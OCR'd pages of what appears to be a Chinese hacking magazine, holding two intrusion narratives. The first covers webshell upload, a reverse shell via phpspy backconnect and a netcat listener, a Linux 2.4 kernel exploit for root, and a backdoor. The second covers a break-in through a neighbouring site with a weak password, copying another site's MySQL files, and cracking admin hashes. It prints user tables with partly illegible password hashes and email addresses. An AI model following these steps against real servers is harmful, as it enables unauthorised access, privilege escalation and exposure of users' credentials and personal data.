


图 10

再上传一个大的Webshell，便于操作和查看。服务器上的网站都没有设置访问权限，这个Webshell差不多可以查看和删除大部分网站的文件，对于某些网站目录还是777完全控制，如图7。




图 9




图 11

二、内核提权

虽然现在已经可以控制大部分网站的权限了，但是有部分网站文件还是没办法修改，下面我们就来提权，看能不能拿到系统root权限。

先来看看网站Webshell的权限，到Webshell可以执行命令的地方输入id进行查看，如图8。

可以看到现在是daemon用户的权限。Linux下的提权比较有效的就是内核提权了，我们来看看Linux内核是什么版本的，在命令行下输入 **uname -an**，如图9。

哦！是2.4内核，刚好手上有2.4内核的溢出程序，我们来试试看。首先要返回一个shell，最新的2008phpspy就有这个功能，我们上传一个2008版本的phpspy上去，看到有个backconnect的选项，输入我们自己的公网IP地址和监听的端口，本地执行 **nc -l -p 99** 监听一个端口，过了一会儿就返回来一个可爱的shell了，如图10。

接着，我们上传一个2.4.c的文件到tmp目录，此文件是2.4内核溢出的源文件，tmp是Linux下的临时目录，任何用户都拥有777权限，可以对文件进行执行、删除、写入等权限。将文件上传到此目录下，方便我们编译执行，然后用gcc执行 **gcc 2.4.c -o 2.4** 进行编译，再查看一下文件2.4是否编译成功。接着再执行编译好的文件，大概过了几分钟，我们再输入id进行查看，已经是root权限了，如图11。

下面，我们就可以留个后门，完全控制服务器上所有网站的文件。翻交门户网的友情检测到此就结束了，漏洞已经通知网站

管理员修补，请大家不要再进行渗透，如果大家要渗透，出现的问题与作者及本刊无关。

三、总结

文章中的方法都是php注入常用的方法，由于数据库没有进行安全设置，导致得知root账户口令后直接可以连接数据库。而像phpinfo.php这种php环境测试文件没有及时删除，用户通过此文件可以得到网站绝对路径，两者相结合轻易就可以写入php木马。

在“黑手”《我在入侵过程中注意的一些细节》中提到的很多技巧对我们检测网站漏洞都很有帮助，渗透就像搭积木，要注意细节，多多积累，我们才能搭得更高。

文章中的工具和相关资料我会打包，有什么不明白的地方可以到《黑客手册》论坛给我留言，我ID号是rabbitsafe。

[本文用到的工具2.4.c、2008.php已收录在本期光盘]

编辑点评：

探针是很多网站喜欢放的程序，但是探针同样会暴露给入侵者相当多的便利，本文的phpinfo.php就是一例。

入侵某黑客网站

文/admin

从本文你可以记住：通过废弃数据库巧妙入侵

某日在网上乱逛，遇到一个牛x的工具介绍，如图1，一看就觉得太假了，不过还是想进去看看。

点击登录链接，发现这套系统是php的，再访问网站一个不存在的目录，从返回的错误页面知道服务器使用的是IIS。随便查看了下网站的文件源代码，没有发现什么有标识的东西，在根目录下输入admin也没找到后台，反正也没打算直接从这里下手。

头脑中的第一想法就是旁注，一查得知大约有四十来个网站，应该能弄到一个webshell。拿shell的过程很简单，就是遇到一个后台为弱口令的网站，进了后台随便就搞了一个webshell出来，丢一句话木马上去看了下环境，IIS为6.0，WScript.Shell也存在，心想有戏。




图1




图2




图3

首先试了下看看能不能跨目录，结果当然是不能了。继续访问其它目录，以求获取更多的东西，首先访问：C:\Documents and Settings\，被限制了，访问不了。再访问深点的目录：C:\Documents and Settings\All Users\「开始」菜单\程序\，这次进去了，看到了些对我们有用的东西，服务器装了MSSQL、MYSQL、Serv-U、WinWebMail，看来主要就是靠这些东西提权了。

1、目前手里的网站使用的是Access数据库，mssql这方面就不想了。

2、跳转到MYSQL的安装目录：D:\mysql\，结果是不能访问；访问目录：c:\windows，没看到my.ini文件的存在；Php.ini里面也没root账号和密码。

3、跳转到Serv-U目录也不能访问，Serv-U本地提权觉得不大可能，所以直接跳过；

WinWebMail的目录找到了，但是没写入权限。记得以前看过文章说，如果这里能写入webshell，权限比较大。

习惯性的访问目录：C:\Program Files，看到一个MYSQL1的文件夹。一直点击进去发现了些mysql的数据库文件，如图2。

竟然有一个文件夹为sq_2hokvip，进去后发现mysql的数据库。之前从启动项那里发现MYSQL的目录在D:\MYSQL，怎么这个目录有mysql的数据库呢？

先不管了，直接打包data的文件夹到本地，然后复制整个sq_2hokvip文件夹到本地的mysql存放数据库的地方，还有一个sq_hokvip_down文件夹也一样复制过去。接着使用mysqlcc查看本地的数据库，如图3。

OK了，开始收集有用的数据，通过一个叫v3_adminlog的表找到网站的后台，如图4，在v3_admin表里面找到下面的东西，如图5。MD5的密码破解出来了，登录后台也ok，如图6。

	id	content	url	admin	time
1	1	????????	/d/admin/index.p	hokvip_admin	1223134657
2	2	??????????,ID:1?	/d/admin/index.p	hokvip_admin	1223134725
3	3	????????	/d/admin/index.p	hokvip_admin	1223134732
4	4	??????:../templa	/d/admin/index.p	hokvip_admin	1223134977
5	5	??????:../templa	/d/admin/index.p	hokvip_admin	1223135004
6	6	??????:../templa	/d/admin/index.p	hokvip_admin	1223135014

图4

	id	usergroup	username	password	regtime	email
1	1	5	hokvip_admin	218[illegible]0064[illegible]67f5	1223134460	admin@admin.com
2	2	1	444384096	fcac6[illegible]733a3	1223138321	444384096@qq.com
3	3	1	ritchie2000	831d[illegible]099b	1223156861	ritchie2000@163.
4	4	1	271642827	8f0c8[illegible]24[illegible]328	1223168278	271642827@qq.com
5	5	1	liuzhuqing	eb8a0[illegible]c2[illegible]1cf	1223211266	liuzhuqingok.com
6	6	1	hanfanfan	fbedff[illegible]f6[illegible]8e4	1223213969	wanshunfa@163.co
7	7	1	391649329	b1c830[illegible]90[illegible]f61	1223215791	391649329@qq.com
8	8	1	a8574098	c3cf8a57[illegible]a5b04e	1223216749	451077946@qq.com

图5




图6

底部有个logo，程序原来是Power by：MyDown System v3.3。先看看能不能弄到webshell，如果拿不到就再去网上下载这套系统回来看代码吧。

网站的配置里面包括上传的文件类型，添加了个php和asp

(因为是 win 系统)，但是后面测试都没能直接上传成功，后台在线编辑器为 fckeditor，如图 7。

